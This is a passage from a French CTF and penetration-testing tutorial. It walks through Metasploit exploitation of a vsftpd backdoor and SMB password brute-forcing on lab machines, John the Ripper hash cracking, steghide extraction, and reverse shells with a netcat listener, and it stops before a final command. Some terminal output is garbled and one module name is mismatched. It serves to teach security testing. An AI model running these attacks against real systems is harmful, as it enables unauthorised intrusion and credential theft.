- **AUX** : "AUX" correspond aux modules auxiliaires de metasploit. Comme par exemple les scans de ports, de versions de services en utilisant NMAP.

Ce qui peut être très intéressant avec cet outil, c'est de combiner l'utilisation de NMAP et de Metasploit. En effet, NMAP permet de trouver des versions de services. Il nous suffit de chercher de versions vulnérable avec Metasploit. Comme nous l'avons vu précédemment, on peut utiliser la commande **searchsploit**. Si cela ne suffit pas, on peut chercher des exploits sur le net et les importer dans Metasploit. Pour utiliser un exploit, il suffit de faire la commande **use exploit/le\_chemin\_de\_l'exploit**. On peut également utiliser **use** pour utiliser tous les modules de Metasploit tel que le module auxiliaire avec **use auxiliary/chemin\_du\_programm**.

Pour rechercher un exploit directement dans metasploit afin de l'utiliser, on utilise la commande **search**. Cette commande va chercher tous les exploits disponibles dans Metasploit pour l'argument passé en paramètre.

On reprenant l'exemple de la section précédente, on aurait pu faire ceci :

```
msf > search ftp
[!] Module database cache not built yet, using slow search
Matching Modules
=====
Name          Disclosure Date  Rank      Description
...
auxiliary/admin/cisco/vpn_3000_ftp_bypass    2006-08-23  normal   Cisco VPN Concentrator 3000 FTP Unauthorized Administrative Access
auxiliary/admin/officescan/tmlisten_traversal
auxiliary/admin/tftp/tftp_transfer_util
auxiliary/dos/scada/d20_tftp_overflow
auxiliary/dos/windows/ftp/filezilla_admin_user
auxiliary/dos/windows/ftp/filezilla_server_port
auxiliary/dos/windows/ftp/guifftpd_nodis
auxiliary/dos/windows/ftp/icc75_ftpd_iac_bof
auxiliary/dos/windows/ftp/iis_list_exhaustion
auxiliary/dos/windows/ftp/solarftp_user
auxiliary/dos/windows/ftp/titan626_site
auxiliary/dos/windows/ftp/victifps50_list
auxiliary/dos/windows/ftp/winftp230_nlist
auxiliary/dos/windows/ftp/xmeasy560_nlist
auxiliary/dos/windows/ftp/xmeasy570_nlist
auxiliary/dos/windows/tftp/pt300_write
auxiliary/dos/windows/tftp/solarwinds
auxiliary/fuzzers/http/client_ip
auxiliary/gather/ftp/ftp_prcs
auxiliary/gather/apple_safari_ftp_url_cookie_theft 2015-04-08  normal   Apple OSX/IOS/Windows Safari Non-HTTPOnly Cookie Theft
auxiliary/gather/d20pass
auxiliary/gather/konica_minolta_pwd_extract
auxiliary/scanner/ftp/anonymous

```

FIGURE 6.49 – Search ftp

Cette capture donne le "chemin" de tous les exploits en rapport avec FTP 3.0.

### 6.6.6 Utilisations

#### Exemple d'utilisation pour exploiter un service

Pour cette exemple, nous allons voir comment exploiter un service vulnérable avec Metasploit. La machine cible sera une machine metasploitable2 conçue pour être vulnérable à beaucoup d'attaques :

## Chapitre 6. L'exploitation des informations via des failles




FIGURE 6.50 – Schéma de la maquette

Il suffit d'utiliser NMAP pour scanner la machine :

```
msf > nmap -sV 192.168.1.54
[*] exec: nmap -sV 192.168.1.54
shown: 977 closed ports
      STATE SERVICE      VERSION
Starting Nmap 7.40 ( https://nmap.org ) at 2019-12-12 19:51 CET
Nmap scan report for 192.168.1.54 (Ubuntu)
Host is up (0.00024s latency). rnetd
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp        Apache vsftpd 2.3.4.8 ((Ubuntu))
22/tcp    open  ssh        OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
```

FIGURE 6.51 – NMAP dans Metasploit

Ensuite on peut chercher des exploits sur **vsftpd 2.3.4** :

```
msf > search vsftpd 2.3.4
[!] Module database cache not built yet, using slow search

Matching Modules
=====
Module           Version, please submit the following exploit at https://nmap.org/cgi-bin/submit.cgi?new-service
-----  
auxiliary/gather/teamtalk_creds  
exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03
```

FIGURE 6.52 – search vsftpd 2.3.4

On constate qu'il existe un exploit pour effectuer un reverse shell sur la machine. On va donc l'utiliser avec la commande **use** :

```
msf > use auxiliary/gather/teamtalk_creds
msf auxiliary(teamtalk_creds) >
```

FIGURE 6.53 – use exploit

On peut utiliser la commande **show options** pour voir les options de cet exploit :

| Name  | Current Setting | Required | Description           |
|-------|-----------------|----------|-----------------------|
| RHOST | 192.168.1.54    | yes      | The target address    |
| RPORT | 21              | yes      | The target port (TCP) |

FIGURE 6.54 – Show options

## 6.6 Metasploit Framework

On constate que nous devons renseigner un **RHOST**(Remote Host) qui correspond à la machine victime. On utilise la commande **set RHOST** pour éditer une option. Pour cet exemple, nous allons faire **set RHOST 192.168.1.54**. Une fois fait, on peut regarder à nouveau les options :

| Name  | Current Setting | Required | Description           |
|-------|-----------------|----------|-----------------------|
| RHOST | 192.168.1.54    | yes      | The target address    |
| RPORT | 21              | yes      | The target port (TCP) |

FIGURE 6.55 – Set RHOST

On constate que le champ **RHOST** a bien été renseigné. On peut à présent lancer l'exploit avec la commande **exploit** :

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.54:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.54:21 - USER: b331 Please specify the password.
[+] 192.168.1.54:21 - Backdoor service has been spawned, handling...
[*] 192.168.1.54:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.1.20:36567 -> 192.168.1.54:6200) at 2019-12-12 19:44:16 +0100
[*] host: irc.Metasploitable.LAN; OS: U
[*] whoami
[*] root
[*] root@192.168.1.54:6200:~$ ults at https://nmap.org/submit
```

FIGURE 6.56 – Lancement de l'exploit

On s'aperçoit que l'exploit s'est bien exécuté sur la machine cible. Nous avons donc un reverse shell sur la machine distante.

### Récupération d'utilisateurs d'un serveur SMB

Dans le cas d'un CTF qui utilise un serveur Samba par exemple, Metasploit peut être très utile pour énumérer la liste des utilisateurs du serveur Smb. Metasploit possède un module de scan permettant de faire cela. Il se trouve dans **auxiliary/scanner/smb** (voir **figure 6.57**)

```
msf > use auxiliary/scanner/smb/smb_enumusers\r
msf auxiliary(smb_enumusers) > set rhosts 192.168.1.82\r
rhosts => 192.168.1.82
msf auxiliary(smb_enumusers) > exploit\r[16-Debian]
[*] 192.168.1.82:139 - SYMFONOS [ helios ] ( LockoutTries=0 PasswordMin=5 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumusers) > [redacted] share
```

FIGURE 6.57 – Utilisation du module smb\_enum

Il nous suffit de renseigner le champ "rhosts" qui correspond à l'adresse IP de la machine victime. Ensuite on tape "exploit" pour lancer le module. En quelques secondes, nous récupérons un utilisateur nommé "helios" qui est un utilisateur du serveur Samba.

On peut également récupérer le mot de passe avec une attaque par dictionnaire disponible avec un autre module nommé **smb\_login** comme indiqué dans la **figure 6.58**

Enfin, il faut renseigner l'utilisateur avec lequel on veut trouver le mot de passe ainsi qu'un dictionnaire à utiliser. Dans notre cas, nous allons utiliser le dictionnaire "rockyou" qui est un dictionnaire comprenant 14.344.392 lignes (voir **figure 6.59**)

## Chapitre 6. L'exploitation des informations via des failles

```
msf auxiliary(smb_login) > set rhosts 192.168.1.82\r
rhosts => 192.168.1.82
msf auxiliary(smb_login) > set SMBUSER helios\r
SMBUSER=> heliosmande introuvable
msf auxiliary(smb_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt\r
PASS_FILE=>/usr/share/wordlists/rockyou.txt. Use -f to force decompression.
msf auxiliary(smb_login) >
root@kali:~# gunzip /usr/share/wordlists/rockyou.txt.gz
```

FIGURE 6.58 – Attaque par dictionnaire smb

```
[+] 192.168.1.82:445      - SMB - Success: '.\helios:qwerty'
[*] 192.168.1.82:445      - SMB - Domain is ignored for user helios
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
```

FIGURE 6.59 – Attaque par dictionnaire smb

Metasploit a trouvé le mot de passe de l'utilisateur "helios" qui était "qwerty". On peut donc se connecter au serveur SMB avec notre utilisateur :

```
root@kali:~# smbclient \\\\192.168.1.82\\helios -U helios
Enter helios's password:
Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.5.16-Debian]
smb: \>
```

FIGURE 6.60 – Connexion au serveur SMB

# IV

## Quatrième partie

|          |  |           |
|----------|--|-----------|
| <b>7</b> | <b>L'intrusion dans le système cible .....</b> | <b>85</b> |
| 7.1      | Caractères hashés                              |           |
| 7.2      | Image contenant un fichier caché               |           |
| 7.3      | Possibilité d'effectuer un reverse-shell       |           |
| <b>8</b> | <b>Exercices de programmation .....</b>        | <b>99</b> |
| 8.1      | Recoder une partie de Nmap                     |           |
| 8.2      | Coder un reverse-shell                         |           |



## 7. L'intrusion dans le système cible

Après avoir exploité les failles via les outils présentés dans la section précédente, il se pourrait que vous soyez dans l'un des cas suivants :

- **Caractères hashés**
- **Image contenant un fichier caché**
- **Possibilité d'effectuer un reverse-shell**

Nous allons donc, pour chaque cas ci-dessus, vous expliquer les outils qui vous permettront d'avancer dans un CTF.

### 7.1 Caractères hashés

Après avoir exploité une faille SQL par exemple, il se pourrait que les mots de passes des utilisateurs soient hashés. C'est pourquoi nous allons vous présenter l'outil John The Ripper.

#### 7.1.1 John The Ripper

##### Définition

John The Ripper ou plus communément, John, est un utilitaire multi-plateformes ayant pour principal objectif de casser des mots de passe. John est certainement le programme le plus utilisé pour la sécurité de mot de passe. John a plusieurs fonctionnalités. En effet, dans un premier temps, il est capable de reconnaître un hash donné. Cette fonctionnalité pourra nous être utile lors de CTF pour savoir comment recoder une information modifiée par exemple. Ensuite, en fonction du hash qu'il a reconnu et des options qu'on lui a associé, John est capable de trouver un mot de passe associé à un utilisateur. Nous allons donc nous pencher sur son fonctionnement.

##### Fonctionnement

Comme nous l'avons vu dans la partie de Dirb, il existe une différence entre une attaque par dictionnaire et une attaque par bruteforce. Ici, John a la possibilité de faire 4 différents types d'attaques que nous allons détailler.

### Attaque via single mode

Ce mode est le mode par défaut de cassage de mot de passe sur John. Cette attaque va tester tous les mots de passe basiques que nous avons l'habitude d'utiliser en fonction du nom d'utilisateur. Regardons un exemple très simple. Nous allons hasher le mot de passe ‘user1999’ et ‘salon’ pour les utilisateurs respectifs ‘user1’ et ‘user2’ via un site web. Ensuite, nous allons enregistrer ceci dans un fichier texte sous ce format :

```
root@kali:~/Bureau# nano single.txt
root@kali:~/Bureau# cat single.txt
user1:b854cbf44d13fb0c3d1666e51edf4ce59d775344
user2:a00d35d67f39425d22800b5676c6dcc2ebc308f9
```

FIGURE 7.1 – Format d'utilisation pour John

Nous pouvons à présent lancer John sans option en lui précisant juste le fichier à attaquer puis observer le résultat de l'attaque :

```
root@kali:~/Bureau# john single.txt
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-Linkedin"
Use the "--format=Raw-SHA1-Linkedin" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "ripemd-160"
Use the "--format=ripemd-160" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "has-160"
Use the "--format=has-160" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=5
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status      mds and sha1
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
user1999          (user1)
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance. Rés
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Warning: Only 6 candidates left, minimum 8 needed for performance.
Proceeding with incremental:ASCII  vos fichiers au format Sha1 pour convertir des mots de passe par
salon          (user2)
2g 0:00:00:00 DONE 3/3 (2019-10-13 15:55) 5.714g/s 476851p/s 476851c/s 480545C/s salon..shado
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed
root@kali:~/Bureau# john --show single.txt se avec SHA2 et SHA256
user1:user1999
user2:salon
Attention SHA1 ne devrait aujourd'hui plus être utilisé. Nous vous recommandons bcrypt!
2 password hashes cracked, 0 left
```

FIGURE 7.2 – John par défaut

Dans un premier temps, on retrouve la première phase de John qui est l'analyse du hash. Il détecte dans notre cas que les mots de passe sont hashés en SHA1. Il va alors essayer de reconnaître des mots de passe qu'il avait déjà trouvé à partir de cet hôte et des mots de passe ressemblants à l'utilisateur. Puis dans une seconde partie, John n'a pas su trouver le mot de passe ‘salon’ associé à user2. Il a dû donc procéder à une attaque par mode incrémental. Pour éviter cela, on aurait pu forcer John à rester sur le single mode avec l'option ‘–single’.

### Attaque par dictionnaire

Comme nous l'avons vu avec l'outil Dirb, qui fait une attaque par dictionnaire, le principe sera ici le même. John va se baser sur un dictionnaire afin de trouver le mot de passe. En effet, le dictionnaire va être utilisé en fonction des règles que John aura reçues. Ainsi, si le mot de passe correspond aux règles combinées au dictionnaire, John pourra nous donner le mot de passe. Nous allons essayer ce concept avec le dictionnaire ‘rockyou.txt’ fourni par Kali :

## 7.1 Caractères hashés

```
root@kali:~/Bureau# john --wordlist=rockyou.txt dico.txt
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-Linkedin"
Use the "--format=Raw-SHA1-Linkedin" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "ripemd-160"
Use the "--format=ripemd-160" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "has-160"
Use the "--format=has-160" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=5
Press 'q' or Ctrl-C to abort, almost any other key for status
smith          (user)
1g 0:00:00:00 DONE (2019-10-13 18:36) 50.00g/s 241600p/s 241600c/s 241600C/s element1..onelove1
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed
root@kali:~/Bureau# john --show dico.txt
user:smith

1 password hash cracked, 0 left
```

FIGURE 7.3 – Attaque avec dictionnaire

L’attaque a été très rapide car le dictionnaire fourni par Kali est très complet. Nous pouvons maintenant voir l’attaque via le mode incrémental.

### Attaque via le mode incrémental

Le mode incrémental est un mode permettant de tester toutes les combinaisons possibles afin d’arriver à nos fins. C’est le moyen ultime pour obtenir un mot de passe car il fonctionnera toujours. Mais il ne faudra pas être pressé car, plus le mot de passe sera long, plus ce mode prendra du temps. Nous allons rajouter un ‘ user3 ‘ avec pour mot de passe ‘ velizy78 ’ pour que le mode simple soit incapable de le trouver. Nous allons juste indiquer à John d’utiliser directement le mode incrémental sans option. Cependant, après plusieurs minutes, John n’avait pas trouvé et avait crashé. Nous allons donc faciliter la recherche de John en lui annonçant que nous savons quels sont les types de caractères à rechercher. En effet, le mode incrémental a des options que nous allons observer. L’option ‘ alpha ‘ va nous permettre de rechercher les mots de passe avec les lettres du clavier :

```
root@kali:~/Bureau# john -incremental=alpha --format=RAW-SHA1 incremental.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=5
Press 'q' or Ctrl-C to abort, almost any other key for status
girafe          (user)
1g 0:00:00:12  0.07961g/s 12938Kp/s 12938Kc/s 27743KC/s aabvc1..aabvil
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session aborted
```

FIGURE 7.4 – Attaque en mode incrémental alphabet

L’option “digit” va nous permettre de rechercher les mots de passe avec les chiffres du clavier :

```
root@kali:~/Bureau# john -incremental=digits --format=RAW-SHA1 incremental.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Remaining 2 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=5
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789       (user2)
1g 0:00:00:02  0.4784g/s 16858Kp/s 16858Kc/s 16858KC/s 22531892..22531877
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session aborted
```

FIGURE 7.5 – Attaque en mode incrémental chiffre

L’option ‘ ASCII ‘ va nous permettre d’utiliser l’alphabet ASCII qui regroupe presque la totalité

du clavier :

```
root@kali:~/Bureau# john -incremental=ASCII --format=RAW-SHA1 incremental.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Remaining 1 password hash
Warning: no OpenMP support for this hash type, consider --fork=5
Press 'q' or Ctrl-C to abort, almost any other key for status
girafe1          (user3)
1g 0:00:00:27 DONE (2019-10-13 16:45) 0.03604g/s 13759Kp/s 13759Kc/s 13759KC/s girafai..girafel
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed
```

FIGURE 7.6 – Attaque en mode incrémental ASCII

Comme on peut le voir, plus le champ de recherche est important, plus le mot de passe prend du temps à être trouvé.

Cet outil, très complet, vous permettra donc de résoudre des CTFs dont la finalité est de casser un hash.

## 7.2 Image contenant un fichier caché

A la suite de l'exploitation d'une failles via Metasploit ou encore Burpsuite, il se pourrait que vous puissiez télécharger une image. Peu banal mais efficace, l'image pourrait renfermer un fichier contenant peut être des identifiants et mots de passes. C'est pour cette raison que nous allons vous présenter l'outil Steghide.

### 7.2.1 Steghide

#### Définition

Steghide est un programme de stéganographie permettant de masquer des données dans des fichiers image et audio. Il présente plusieurs fonctionnalités :

- Compression des données incorporées.
- Cryptage des données incorporées.
- Incorporation d'une somme de contrôle pour vérifier l'intégrité des données extraites.
- Prise en charge des fichiers JPEG, BMP, WAV, AU.

Les fichiers JPEG et BMP correspondent à des fichiers image tandis que les fichiers WAV et AU correspondent à des fichiers audio.

Cet outil est sous licence GNU General Public License (GPL), ce qui veut dire qu'il est possible d'effectuer des modifications et en faire la distribution de ce programme tant qu'il rentre dans les conditions de la GPL. On va d'abord voir comment intégrer un fichier texte dans un fichier image. Bien évidemment, il faut créer au préalable un fichier texte contenant un message.

#### Fonctionnement


Pour intégrer notre fichier texte [fichier].txt, il faut entrer la commande :

```
steghide embed -cf [fichier].jpeg -ef [fichier].txt
```

On ajoute ensuite un mot de passe pour permettre l'accès à ce fichier caché. L'option -ef (-embedfile) permet l'intégration du fichier désiré dans le fichier ciblé. L'option -cf (-coverfile) permet de spécifier le nom du fichier à incorporer.

Bien sûr, on peut mettre ce que l'on veut comme type de texte. Par exemple, dans notre attaque Kuya :1, lors de l'extraction d'un fichier caché dans une image, on a pu retrouver un fichier texte affichant un code de type "Brain fuck" :


## 7.2 Image contenant un fichier caché



A screenshot of a terminal window titled "emb.txt" located at "/home/kali/loot". The window contains a large amount of Brain Fuck code, which is a type of esoteric programming language. The code consists of various characters including '>', '<', '+', and '-'.

FIGURE 7.7 – Code "Brain Fuck"


C'est un type de code original à intégrer pour rendre la capture du flag un peu plus amusante et plus complexe. Pour vérifier que le fichier cible a bien incorporé le message secret, on peut taper la commande visible en **figure 7.8**.



A screenshot of a terminal window titled "root@kali: ~/steghide". The window shows the output of the "steghide info picture.jpg" command. It displays information about the embedded file "secret.txt": format is jpeg, capacity is 3.1 KB, and it is encrypted with rijndael-128, cbc and compressed. The user is prompted to enter a passphrase.

FIGURE 7.8 – steghide info [fichier].jpeg

Comme on peut le voir, le fichier picture.jpg est incorporé dans un message crypté nommé secret.txt. Maintenant, on va extraire le fichier caché avec la commande **figure 7.9**.



A screenshot of a terminal window showing the extraction of files from a stego image. The user runs "steghide extract -sf 1.jpg" and "steghide extract -sf 2.jpg", both prompting for a passphrase. The messages indicate that "secret.txt" and "emb.txt" were extracted successfully.

FIGURE 7.9 – steghide extract -sf [fichier].txt

L'option -sf (-stegofile) permet de spécifier le “stego file” (fichier contenant les informations incorporées). En affichant ensuite le contenu du fichier texte dont on a extrait le message caché, on peut donc enfin le visualiser.

En conclusion, cet outil simple est pratique pour récupérer des messages cachés dans des fichiers pris en charge. Cependant, son niveau d'utilisation reste assez restreint car il ne prend en charge que très peu de formats de fichiers. Steghide sera donc généralement utilisé en début et fin d'attaque CTF car il peut contenir des indications comme des résolutions de flags.

### 7.3 Possibilité d'effectuer un reverse-shell

#### 7.3.1 Reverse-shell

##### Définition

Le reverse-shell qui signifie shell inversé est le moyen le plus fiable d'accéder aux données de la cible et de devenir administrateur de cette dernière. Cette technique consiste à faire parvenir au hacker un shell via un serveur ouvert et ainsi contourner toutes les sécurités mises en place. Cependant, avant de comprendre comment fonctionne un reverse-shell, il va nous falloir étudier un shell.

Comme on peut le voir sur les systèmes d'exploitations installés sans GUI (Graphical User Interface), notre seul moyen de communiquer avec la machine est un invite de commande. Cet interpréteur de commande nous permet d'exécuter des commandes qui sont elles mêmes des scripts capables d'afficher le résultat de la commande saisie à l'écran. Cet interpréteur est donc un programme que l'on nomme shell. Il ne faut pas confondre le shell avec le kernel qui est le noyau du système d'exploitation. Le shell permet donc à l'utilisateur d'exploiter ce noyau à travers des lignes de commandes. Nous pouvons alors synthétiser ceci en disant que le shell permet à l'utilisateur de demander quelque chose à son noyau. Nous pouvons, grâce à cette définition comprendre le fonctionnement du reverse-shell soit du shell-inversé.

Le reverse-shell consiste à inverser les commandes de sorties et d'entrées du shell afin que ce soit au noyau de nous demander des informations pour afficher des résultats, et non l'inverse. Ainsi, les requêtes seront envoyées de la machine cible, passeront le firewall s'il existe, et arriveront à notre machine. Nous aurons alors la possibilité, comme sur un formulaire web, de remplir nos informations et de les renvoyer au serveur comme une simple réponse avec une très grande conséquence. Ce sera donc par ce moyen que nous arriverons à contourner les sécurités et nous introduire dans le système cible. Voici un schéma explicant le fonctionnement d'un reverse-shell :




FIGURE 7.10 – Mise en place d'un reverse-shell

Maintenant que nous avons introduit le concept du reverse-shell, il est venu le temps de présenter l'aspect technique de ce dernier.

## 7.3 Possibilité d'effectuer un reverse-shell

---


### Fonctionnement

#### Les étapes d'un reverse-shell

Lors d'une attaque sur CTF ou lors d'une réelle séance de hacking, il existe plusieurs grandes étapes obligatoires à passer comme vous l'avez vu lors des chapitres précédents. La détection et l'exploitation d'une faille va en général nous permettre d'écrire dans le langage informatique exploité. Il est important de savoir que tous les langages informatiques se doivent de parler avec le kernel afin de fonctionner. Il est donc essentiel à un langage de pouvoir exploiter des lignes de commandes. Nous passerons donc principalement par cette voie pour ouvrir notre port TCP ou UDP sur la machine cible. Cependant, pour qu'une connexion se mette en place et que le socket fonctionne, il est important que notre machine écoute sur le port que nous allons ouvrir. Ce pourquoi nous allons introduire le logiciel Netcat.

### Netcat

Netcat est un logiciel réseau permettant l'ouverture de ports et le scan de ports en TCP et UDP. Surnommé "Le couteau suisse TCP", cet utilitaire polyvalent et discret est utilisé en arrière plan d'autres applications afin d'effectuer des recherches de ports par exemple. Cependant, son principale rôle est l'ouverture de socket entre un client et un serveur. Un socket est la combinaison de l'adresse IP et du port permettant à un programme de communiquer avec autre un programme, distant, sur une machine spécifique. Donc Netcat va nous permettre de créer un socket ou d'écouter sur l'un de nos ports. C'est la deuxième option qui va nous intéresser dans un premier temps, lors d'un reverse-shell. En effet, Netcat va pouvoir écouter ce que le shell cible va lui renvoyer sur un port bien spécifique :



The screenshot shows a terminal window with a dark background and light-colored text. At the top, there are menu options: Fichier, Édition, Affichage, Rechercher, and Terminal. Below the menu, the terminal prompt is 'root@kali:~#'. The user has entered the command 'nc -l -vv -p 5555'. The output shows 'listening on [any] 5555 ...'. The terminal window has a scroll bar on the right side.

FIGURE 7.11 – Ecoute de port Netcat

Comme on peut le voir ci-dessus, Netcat peut être noté 'nc'. Avec les options associées à Netcat, on s'aperçoit que le programme écoute de la part de tout le monde sur le port 5555. Regardons ces options de plus près :

- 1) '-l' pour listen, est l'option de nc permettant d'activer le mode écoute.
- 2) '-v' ou '-vv' est le mode verbose. Cela signifie qu'il va afficher toutes les informations de retour telles que : "listening on [any] 5555 ..."
- 3) '-p' est l'option d'ouverture de ports.

Une fois cette commande lancée, nous pourrons laisser de côté ' nc -l ' et nous focaliser sur l'ouverture du reverse-shell sur la machine cible.

En cas d'échec de connexion, il se pourrait que la cible n'ait pas la bonne version de Netcat. Il est possible de contourner le problème en réalisant la commande suivante dans la faille :

```
